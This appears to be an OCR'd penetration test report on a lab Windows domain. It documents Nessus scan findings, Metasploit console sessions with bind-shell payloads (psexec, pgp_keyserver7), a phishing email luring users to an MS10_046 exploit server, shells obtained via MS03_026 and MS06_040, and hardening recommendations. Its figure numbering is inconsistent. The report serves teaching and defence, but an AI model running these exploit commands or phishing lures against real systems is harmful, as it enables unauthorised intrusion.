


Figure 3. Setting up an exploit

Figure 4. Executing an exploit

Attempts to exploit 131.168.10.15 directly

Nessus vulnerability scanner was previously used to find out what 131.168.10.15 might be vulnerable to. Host 131.168.10.15 has ports 53, 80, 88, 123, 135, 137, 139, 389, 445, 464, 593, 636, 3205, 3268, 3269, 5355, and several ports in the 49152 through 49178 range open (figure 5).




Figure 70. Vulnerabilities on 131.168.10.15

Nessus provides specific details about vulnerabilities or information found through each of these ports. For instance, probes to port 53 reveal that the host has DNS services running on it and that these could be used in a distributed denial of service (DdoS) attack against a third target (figure 6 and 7). Probes to port 80 show that the host is running a Microsoft-IIS/7.5 web server (figure 8). Probes to port 88 show that the host is part of a domain called 'SANDBOX.NTS' (figure 9). Probes to port 135 show that the host is running a DCE/RPC (distributed computing environment remote procedure calls) service (figure 10). Probes to port 137 revealed the host's computer name and domain name, and that the host might function as a domain controller and a file server (figure 11). Probes to port 389 show that the host is running an LDAP (lightweight directory access protocol) service (figure 12). Probes to port 445 show that it might be possible to log into the host using a NULL session or guest account and that Metasploit has an exploit that might be able to take advantage of this (figure 13).




Figure 71. Nessus result for port 53.




Figure 72. Vulnerability for port 53

Figure 73. Nessus result for port 80




Figure 74. Nessus result for port 88




Figure 75. Nessus result for port 135




Figure 76. Nessus result for port 137




Figure 77. Nessus result for port 389

Figure 78. Nessus result for port 445

All this information about open ports and active services can be used to try and identify exploits that might provide remote access to the host or deny its service to other users. Metasploit offers a search function that can be used to quickly identify exploits for the identified services and vulnerabilities.

All exploits that were attempted against the host's services failed (figure 14 - 17. This is no surprise since Nessus revealed no 'high risk' vulnerabilities on host 131.168.10.15. If any of the listed vulnerabilities were readily exploitable through the metasploit framework these would have certainly been listed as high risk.




Figure 79. Failed exploit against 131.168.10.15




Figure 80. Failed exploit against 131.168.10.15

```
msf  exploit(imail_thc) > use exploit/windows/ldap/pgp_keyserver7
msf  exploit(pgp_keyserver7) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf  exploit(pgp_keyserver7) > set rhost 131.168.10.15
rhost => 131.168.10.15
msf  exploit(pgp_keyserver7) > exploit

[*] Started bind handler
[*] Sending trigger and hunter first...
[*] Sending hunted payload...
msf  exploit(pgp_keyserver7) > _
```

Figure 81. Failed exploit against 131.168.10.15

```
msf  exploit(pgp_keyserver7) > search user_code_execution

Matching Modules
================

   Name                        Disclosure Date          Rank    Description
   ----                        ---------------          ----    -----------
   exploit/windows/smb/psexec  1999-01-01 00:00:00 UTC  manual  Microsoft Windows Authenticated User Code Execution


msf  exploit(pgp_keyserver7) > use exploit/windows/smb/psexec
msf  exploit(psexec) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf  exploit(psexec) > set rhost 131.168.10.15
rhost => 131.168.10.15
msf  exploit(psexec) > exploit

[*] Started bind handler
[*] Connecting to the server...
[*] Authenticating to 131.168.10.15:445|WORKGROUP as user ''...

[-] FAILED! The remote host has only provided us with Guest privileges. Please make sure that the correct username and password
have been provided. Windows XP systems that are not part of a domain will only provide Guest privileges to network logins by def
ault.

msf  exploit(psexec) > _
```

Figure 82. Failed exploit against 131.168.10.15

A Google search revealed a possible method to exploit a Windows Server 2008 R2 server (figure 18). The exploit 'Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table' exploits an out of bounds function table dereference in the SMB request validation code of the SRV3.SYS driver included with the Windows 2008 Server prior to R2. The current penetration test is aimed at a Windows Server 2008 R2 host which leads one to believe the exploit wouldn't work. However, the person who posted the exploit report indicated that he or she was able to successfully launch the exploit against a Windows Server 2008 R2 system. Attempting to replicate the procedure on host 131.168.10.15 failed - no access to the host was obtained (figure 19).

03/15/11 metasploit attack on Windows 2008 R2 Server

While reading an article on Attacking an Unpatched Windows 2008 Server I wanted to try the exploit on an VM of Windows 2008 service pack 2 NL (Netherland). Now the two exploits that are described in the article **ms_09_050_smb2_negotiate_pidhigh** and **ms_09_050_smb2_session_logoff** are to cause the OS to Blue Screen. I tried this with the Netherland version of Microsoft 2008 R2 and had no luck getting the OS to Blue Screen. So I decided to try other similar exploits such as **Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference** and I got lucky. This module exploits an out of bounds function table dereference in the SMB request validation code of the SRV2.SYS driver included with Windows Vista, Windows 7 release candidates (not RTM), and Windows 2008 Server prior to R2. Windows Vista without SP1 does not seem affected by this flaw. What is interesting is this exploit was used against Windows 2008 Server R2 (Netherland) and I was able to gain a meterpreter session.

Figure 83. Google search result for possible successful exploit

Figure 84. Failed exploit against 131.168.10.15

Attempt to exploit 131.168.10.15 indirectly

Since different attempts of direct exploitation of the host proved unsuccessful, an attempt was made to exploit the host through a different method. Metasploit exploit 'MS10_046' sets up a server which will attempt to exploit any system that connects to it (figure 20). The trick is to get a user on a target system to connect to the host. An email with a link to the server was sent out to a user in the hopes that he or she would use host 131.168.10.15 to open the email and click on the link (figure 21 and 22).

Although the screenshot below shows that two users did click on the link and were connected to the server (target systems 131.168.10.15 and 131.168.10.16), the exploit was not successful (figure 23). Most likely, the hosts were protected against this type of exploit through patches and updates.




Figure 85. Exploit that sets up a server




Figure 86. Email with a link to the server

Figure 87. User receives the email with the link to the server.




Figure 88. Connection to the server established but exploit failed.

Recommendations

In conclusion to the performed penetration test, the following recommendations are made:

1. Restrict access to the DNS server from public networks. The current configuration of the DNS server makes it possible for third parties to use it in a distributed denial of service (Ddos) attack.

2. Review the settings on the Kerberos server. Information on the domain was acquired through the Kerberos service. This information can consequently be used to perform more accurate and targeted attacks against the network.
3. Disable SMB NULL sessions. Anyone is currently allowed to access the SMB service using the guest account. This account can be used to gather information on the network and possibly even to escalate user privileges for more serious attacks.

Since exploitation of host 131.168.10.15 proved unsuccessful, attempts were made to exploit another system on the network. A Nessus vulnerability scan shows that 131.168.10.18 is the most vulnerable host on the network with 14 high risk vulnerabilities (figure 24).

Figure 89. Vulnerabilities on 131.168.10.18

Attempts to exploit 131.168.10.18

MS03_026 - Successful

The Nessus vulnerability scan shows that the host is vulnerable to a Microsoft RPC (remote procedure call) interface buffer overrun exploit - MS03_026 (figure 25). Using this exploit through the metasploit framework, a command shell to the remote host was successfully opened (figure 26-28).

Figure 90. Vulnerability on port 445




Figure 91. Metasploit has an appropriate exploit




Figure 92. Setting up the exploit




Figure 93. Obtained a command shell on the target

MS09_001 - Unsuccessful

The Nessus vulnerability scan shows that the host is vulnerable to remote code execution through SMB (server message block) that can be used to crash the host (figure 29). Using exploit MS09_001 through the metasploit framework did not result in successfully crashing the remote host (figure 30 and 31).




Figure 94. Vulnerability on port 445




Figure 95. Metasploit has an appropriate exploit




Figure 96. Exploit unsuccessful - target system did not crash

MS06_035 - Unsuccessful

The Nessus vulnerability scan shows that the host is vulnerable to remote code execution through heap overflow in the 'server' service (figure 32). Using exploit MS06_035 through the metasploit framework did not result in successfully compromising the remote host (figure 33 and 34).

Figure 97. Vulnerability on port 445

Figure 98. Metasploit has an appropriate exploit




Figure 99. Exploit unsuccessful - no result.

MS06_040 - Successful

The Nessus vulnerability scan shows that the host is vulnerable to remote code execution through buffer overrun in the 'server' service (figure 35). Using exploit MS06_040 through the metasploit framework resulted in successfully opening up a command shell on the remote host (figure 36 - 39).

